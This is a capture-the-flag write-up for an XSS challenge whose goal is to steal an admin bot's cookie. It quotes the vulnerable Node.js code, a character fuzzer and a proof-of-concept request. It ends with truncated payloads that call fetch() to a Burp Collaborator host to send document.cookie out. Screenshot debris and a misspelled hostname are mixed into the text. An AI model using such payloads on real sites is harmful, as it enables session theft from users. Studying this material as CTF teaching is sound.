

XSS 401 - Web challenge

XSS 401 497

@Author: SamXML Hard

Can you steal the admin bot's cookie?

Note: The version of nodejs running the admin bot is: v12.22.1

<https://wsc-2022-web-5-bvel4oasra-uc.a.run.app/>

 src.zip

Author: p4w

Solution

We can spot the **XSS** vuln. by reading the code:

```
66 app.get('/visit', async (req, res) => {
67   const url = req.query.url
68   console.log('received url: ', url)
69
70   let parsedURL
71   try {
72     parsedURL = new URL(url)
73   }
74   catch (e) {
75     res.send(escape(e.message))
76     return
77   }
78
79   if (parsedURL.protocol !== 'http:' && parsedURL.protocol !== 'https:') {
80     res.send('Please provide a URL with the http or https protocol.')
81     return
82   }
83
84   if (parsedURL.hostname !== req.hostname) {
85     res.send('Please provide a URL with a hostname of: ${escape(req.hostname)}, your parsed hostname was: escape(`${parsedURL.hostname}`)')
86     return
87   }
88
89   try {
90     console.log('visiting url: ', url)
91     await visitUrl(url, req.hostname)
92     res.send('Our admin bot has visited your URL!')
93   } catch (e) {
94     console.log('error visiting: ', url, ' ', e.message)
95     res.send('Error visiting your URL: ' + escape(e.message))
96   } finally {
97     console.log('done visiting url: ', url)
98   }
99 }
```

As you can notice the url parameter is passed as an argument to the URL constructor. So we have a potential **XSS** through the **URL.hostname**. The problem is to reach the **vulnerable code at line 75** we don't let the application failing and trigger an exception when the `new URL(url)` (line 62) is called.

XSS Limitation, we can't use the following list of characters:

- no white space (\x20)
- no slashes (/) or backslashes (\)
- no @, \x0c, :,
- null byte (\x00) and \n (\x0a) will be stripped out

- only lowercase letters (JavaScript is case sensitive, html is not)

Bypass for the space character between the tag name and attributes can be done using `\x0c` . You can find this result using a simple fuzzer like the following ([fuzzer link here](#)).

```

1 <html>
2 <body>
3   <div id="fuzzme">fuzzing XSS</div>
4   <script>
5     var i;
6     for (i = 0; i <= 255; i++) {
7       var payload = "<img#FUZZ#src=0 onerror='\`document.getElementById(\"result\").innerHTML+=\`<pre>\" + String(i) + \"</pre>\\`>\";
8       document.getElementById("fuzzme").innerHTML = payload.replaceAll("#FUZZ#", String.fromCharCode(i));
9     }
10  </script>
11  <div id="result"></div>
12 </body>
13 </html>
14 |

```

Here there is few screen-shots showing that `alert(1337)` function got executed:

Request

```

1 GET /visit?url=http://<html><body><img%0Csrc="0"onerror="alert(1337)"> HTTP/2
2 Host: wsc-2022-web-5-bvel4oasra-uc.a.run.app
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: https://wsc-2022-web-5-bvel4oasra-uc.a.run.app/
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 %2526%252347%253bte: trailers
14
15

```

Response

```

1 HTTP/2 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Etag: W/"a1-pyQrbyldHfPg5bhIo6frkUsaoTs"
5 X-Cloud-Trace-Context: 362cb61c10686e15c95d3b52e76b5934
6 Date: Sun, 27 Mar 2022 12:46:26 GMT
7 Server: Google Frontend
8 Content-Length: 161
9 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43"
10
11 Please provide a URL with a hostname of: wsc-2022-web-5-bvel4oasra-uc.a.run.app, your parsed hostname was: escape(<html>
    <body>
      
    )

```

[←](#)
[→](#)
[X](#)
[🏠](#)

[🔒](#)
[🌐](#)
[https://wsc-2022-web-5-bvel4oasra-uc.a.run.app/visit?url=http://<html><body><img%0Csrc="0"onerror="alert\(1337\)">](https://wsc-2022-web-5-bvel4oasra-uc.a.run.app/visit?url=http://<html><body><img%0Csrc=)

Please provide a URL with a hostname of: wsc-2022-web-5-bvel4oasra-uc.a.run.app, your parsed hostname was: escape(

🔍 wsc-2022-web-5-bvel4oasra-uc.a.run.app

1337

OK


asferimento dati da wsc-2022-web-5-bvel4oasra-uc.a.run.app...

Analisi pagina
Console
Debugger
Rete
Editor stili
Prestazioni
Memoria
Archiviazione
Accessibilità
Applicazione
Cookie Editor

Cerca in HTML

<html>
<head></head>
<body>
Please provide a URL with a hostname of: wsc-2022-web-5-bvel4oasra-uc.a.run.app, your parsed hostname was: escape(
 event
)
</body>
</html>

From there is just question of creativity to build a working payload and steal the admin cookie.



XSS payload url-decoded, the `\x0c` character is not printable but is there :D

```
http://<html><body><imgsrc="%220%22onerror="%22fetch(location.href.substr(0,8)+'2or6d71urhtbh5v12247o9xz2q8mwb.burpcollaborator
```

XSS payload:

```
http://%3Chtml%3E%3Cbody%3E%3Cimg%0Csrc=%220%22onerror=%22fetch(location.href.substr(0,8)%2b%272or6d71urhtbh5v12247o9xz
```

JavaScript code to leak the cookie (all lowercase):

```
fetch(location.href.substr(0,8)+'2or6d71urhtbh5v12247o9xz2q8mwb.burpcollaborator.net'+location.href.substr(7,1)+documen
```

Final payload (submit to the bot this URL, double URL encode the second part):

```
https://wsc-2022-web-5-bve14oasra-uc.a.run.app/visit?url=https://wsc-2022-web-5-bve14oasra-uc.a.run.app/visit?url=http%
```

Leaking the flag:

